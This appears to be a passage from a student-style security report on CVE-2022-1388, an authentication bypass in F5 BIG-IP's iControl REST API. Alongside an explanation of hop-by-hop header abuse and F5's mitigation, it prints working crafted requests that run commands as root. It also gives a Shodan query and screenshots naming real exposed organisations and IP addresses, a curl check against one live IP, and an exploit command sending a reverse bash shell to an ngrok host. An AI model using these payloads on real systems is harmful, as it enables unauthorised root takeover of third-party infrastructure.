


BIG-IP IControl REST API
Rejected
X-F5-Auth-Token Validation
Authorized
Authentication Failed
X-F5-Auth Header **doesn't exist**
X-F5-Auth-Token Validation
Host Header is **localhost**
Authorization header validated without a password
Authentication Success

Figure 3.13: iControl REST API validation

Here by removing the hop by hop headers intruder can successfully get validated the REST-API without validating the X-F5-auth-token header. Since X-F5- auth-token is checking before the Connection header inside the apache validation, we can bypass the process by rewriting the X Forwarded-Host to localhost were replacing the auth-token.


X-Forwarded-Host is overwritten as below in figure 2.13.



```
POST /tm/util/bash HTTP/1.1
Host: localhost
X-Forwarded-Host: 127.0.0.1
Authorization: Basic YWRtaW46
User-Agent: curl/7.74.0
Accept: */*
Content-Type: application/json
Content-Length: 45

{"command": "run" , "utilCmdArgs": " -c id" }

```

Figure 3.14: Overwritten X-Forwarded-Host header


The requests which came from localhost to iControl endpoints do not require a password as described in the earlier vulnerability analysis. [1]



```
curl -su admin: -H "Content-Type: application/json" "http://localhost:8100/mgmt/tm/util/bash" -d '{"command":"run","utilCmdArgs":"-c id"}' | jq .
{
  "kind": "tm:util:bash:runstate",
  "command": "run",
  "utilCmdArgs": "-c id",
  "commandResult": "uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:initrc_t:s0n"
}

```

Figure 3.15: Success attempt will give the full control

Apache mod_auth_pam.so will fail to authenticate if we don't provide X-F5-Auth-Token. iControl can't authenticate since it sees an X-F5-Auth-Token in the request header, which means Apache can't forward the request to the backend because we provided an invalid token. In order to get around this, we need to send the Apache server an XF5-Auth-Token, and somehow trick it into forwarding the request without the token. In order to get around apache mod_auth_pam.so authentication checks, one can use hop-by-hop headers.



- BIG-IP 14.1.0 and later
- BIG-IP 14.0.0 and earlier

BIG-IP 14.1.0 and later

Impact of procedure*: Performing the following procedure should not have a negative impact on your system.*

1. Log in to the TMOS Shell (**tmsh**) of the BIG-IP system by entering the following command:
   `tmsh`
2. Open the **httpd** configuration for editing by entering the following command:
   `edit /sys httpd all-properties`
3. Locate the line that starts with **include none** and replace **none** with the following text:
   Note*: If the current* ***include*** *statement already contains a configuration other than* ***none****, add the following configuration to the end of the current configuration, within the existing double-quotation mark characters (").*

```
"<If \"%{HTTP:connection} =~ /close/i \">
RequestHeader set connection close
</If>
<ElseIf \"%{HTTP:connection} =~ /keep-alive/i \">
RequestHeader set connection keep-alive
</ElseIf>
<Else>
    RequestHeader set connection close
</Else>"
```

Figure 3.16: F5 official guidance describes in K23605346


For this following three conditions should be satisfied. [4]

1. Keep-alive is included in the header, thus the header will be set to Connection: keep-alive.
2. Close is included in the header, thus the header will be set to Connection: close.
3. The header will be set to Connection: Closed if it's not something else

3.4. Abusing HTTP hop-by-hop Request Headers

What is a hop-by-hop header?

The proxy currently handling the request will process and consume a header called a hop-by-hop header instead of an end-to-end header. HTTP/1.1 interprets the following headers as hop-by-hop by default, in accordance with RFC 2612. Examples are Transfer-Encoding, Keep-Alive, TE, Trailer, Upgrade, Proxy-Authenticate, Connection, Proxy-Authorization, etc. These headers must be processed by the next hop when they appear in an HTTP request and should not be forwarded to the next hop. [9]



```
Connection: close, X-Foo, X-Bar
```

Figure 3.17: Abusing hop-by-hop header

In this case, we want the proxy to remove X-Foo and X-Bar from the request before sending it on, so we're asking it to treat them as hop-by-hop.


In the HTTP request, if the attacker includes the X-F5-Auth-Token header, it passes the check-in of mod auth pam, but the attacker has the ability to push apache to remove the X-F5 auth-token header. [9]

3.5. Summary

As a summary of everything, we can list down the following steps for the exploitation.

1. In order to bypass the Apache authentication Connection header should be set to x-F5 auth -token while connecting
2. Configure the Authentication header to admin:password
3. Host headers of localhost or 127.0.0.1 must be set in some versions of setIdentityFromBasicAuth() in order to bypass the validation.
4. As long as the request contains an authentication header, Jetty server will see it, even if the auth token is not existed (X-F5 token).
5. Authentication will be successful if the header contains a username.

The Crafted HTTP packet looks like this:



```
POST /mgmt/tm/util/bash HTTP/1.1
User-Agent: python-requests/2.25.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: X-F5-Auth-Token
Host: 127.0.0.1
Authorization: Basic YWRtaW46aG9yaXpvbjM=
X-F5-Auth-Token: a
Content-Type: application/json
Content-Length: 86

{"command": "run", "utilCmdArgs": "-c id"}
```

Figure 3.18: Crafted HTTP packet


4. Exploitation

Please note that this exploitation is conducted with the local port forwarding methods. Never try to exploit a publicly available target without the legitimate permission of the organization. This demonstration is only for educational purposes.

The first step of the exploitation is to identify the vulnerable target. For that, we can use the public ally available enumeration search engines such as shodan.io.

http.title:"BIG-IP" http.title:"reg"

Above Shodan search query will give the vulnerable targets for the CVE-2022-1388.



shodan.io/search?query=http.title%3A"BIG-IP"+http.title%3A"reg"&page=2

|- Common Name:
brklb0003.navistar.com

|- Organization:
Navistar, Inc.

Supported SSL Versions:
TLSv1.1, TLSv1.2

```
ETag: "10d86-fa1-5de663a94e34e"
Accept-Ranges: bytes
Content-Length: 4001
X-Content-T...
```

BIG-IP&reg; - vpn.realscanner.com (184.187.121.104)

2022-05-15T09:08:47.541627

184.187.121.104
vpn.realscanner.com
wsip-184-187-121-104.ph.p
h.cox.net
Cox Communications Inc.
United States, Phoenix

SSL Certificate

Issued By:
|- Common Name:
RapidSSL TLS DV RSA
Mixed SHA256 2020 CA-1

|- Organization:
DigiCert Inc

Issued To:
|- Common Name:
vpn.realscanner.com

Supported SSL Versions:
TLSv1.1, TLSv1.2

```
HTTP/1.1 200 OK
Date: Sun, 15 May 2022 09:08:47 GMT
Server: Apache
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=16070400; includeSubDomains
F5-Login-Page: true
Pragma: no-cache, no-cache
Cache-Control: no-cache, must-revalidate, no-store
Content-Type: text/html;charset=u...
```

BIG-IP&reg;- Redirect

2022-05-15T09:02:12.204710

202.179.127.171
Maxis Broadband Sdn Bhd
Malaysia, Kuala Lumpur

self-signed

SSL Certificate

Issued By:
|- Common Name:
f501.aeon.com

|- Organization:
AEON


Issued To:
|- Common Name:
f501.aeon.com

|- Organization:
AEON

Supported SSL Versions:
TLSv1, TLSv1.1, TLSv1.2

```
HTTP/1.1 200 OK
Date: Sun, 15 May 2022 09:02:11 GMT
Server: Apache
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=16070400; includeSubDomains
Last-Modified: Wed, 11 Aug 2021 19:08:28 GMT
ETag: "ae87-f97-5c94d57ed347e"
Accept-Ranges: bytes
Content-Length: 3991
X-Content-Ty...
```

Figure 4.1: Shodan.io results 1



BIG-IP&reg; - vpn.realscanner.com (184.187.121.104)

2022-05-15T09:08:47.541627

184.187.121.104
vpn.realscanner.com
wsip-184-187-121-104.ph.p
h.cox.net
Cox Communications Inc.
United States, Phoenix

SSL Certificate

Issued By:
|- Common Name:
RapidSSL TLS DV RSA
Mixed SHA256 2020 CA-1


|- Organization:
DigiCert Inc

Issued To:
|- Common Name:
vpn.realscanner.com

Supported SSL Versions:
TLSv1.1, TLSv1.2

```
HTTP/1.1 200 OK
Date: Sun, 15 May 2022 09:08:47 GMT
Server: Apache
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=16070400; includeSubDomains
F5-Login-Page: true
Pragma: no-cache, no-cache
Cache-Control: no-cache, must-revalidate, no-store
Content-Type: text/html;charset=u...
```

Figure 4.2: Shodan.io results 2


https://184.187.121.104/tmui/login.jsp

BIG-IP Configuration Utility
F5 Networks, Inc.

Hostname
vpn.realscanner.com

IP Address
184.187.121.104

Username

Password

Welcome to the BIG-IP Configuration Utility.

Log in with your username and password using the fields on the left.

(c) Copyright 1996-2021, F5 Networks, Inc., Seattle, Washington. All rights reserved.
F5 Networks, Inc. Legal Notices

Figure 4.3: Interface login for BIG-IP configuration utility

The next step is to find out whether our target is vulnerable to the RCE or not. There are some good ways to check whether the target is vulnerable to the RCE including manual methods and automated scanners. [10]



```
F5-CVE-2022-1388-Exploit git:(main)  ❯❯ python3 CVE_2022_1388.py -v true -u https://184.187.121.104/

   CVE-2022-1388 F5 Exploit
   Usage:
           Check Hosts: python3 CVE-2022-1388.py -v true -u target_url
           Exploit Host: python3 CVE_2022_1388.py -a true -u target_url -c command
           Exploit List: python3 CVE_2022_1388.py -s true -f file

[+] Target https://184.187.121.104/ Vulnerable
F5-CVE-2022-1388-Exploit git:(main)  ❯❯
```

Figure 4.4: Automated scan for checking vulnerability exists

Also, we can use the manual method to check whether the target is vulnerable or not. [11]




```

$ HOST=184.187.121.104; if curl -s https://$HOST/mgmt/tm --insecure -H
"Authorization: Basic YWRtaW46" -H "X-F5-Auth-Token: 1" -H "Connection:
X-Forwarded-Host, X-F5-Auth-Token" -H "Content-Length: 0" | grep -q
"\"items\":\["; then printf "\n[*] $HOST is vulnerable\n"; else printf
"\n[*] $HOST doesn't appear vulnerable\n"; fi

[*] 184.187.121.104 is vulnerable

$
```

Figure 4.5: Manual scan for the vulnerability exists


The below figure illustrates the state of the ngrok server which was created. This is important if we are testing some public IP for our assessment and helps for the local port forwarding.



```
ngrok

Session Status                online
Account                       ilikepizza.temp@gmail.com (Plan: Free)
Version                       3.0.3
Region                        India (in)
Latency                       149.356655ms
Web Interface                 http://127.0.0.1:4040
Forwarding                    tcp://0.tcp.in.ngrok.io:14304 -> localhost:8888

Connections                   ttl     opn     rt1     rt5     p50     p90
                              4       0       0.00    0.00    58.09   151.28
```

Figure 4.6: ngrok server for local port forwarding


By using the above automated python script, we can easily exploit the vulnerability and spawn a bash shell.



```
F5-CVE-2022-1388-Exploit git:(main)  ❯❯ python3 CVE_2022_1388.py -a true -u https://184.187.121.104 -c "bash -i >& /dev/tcp/0.tcp.in.ngrok.io/14304 0>&1"
```

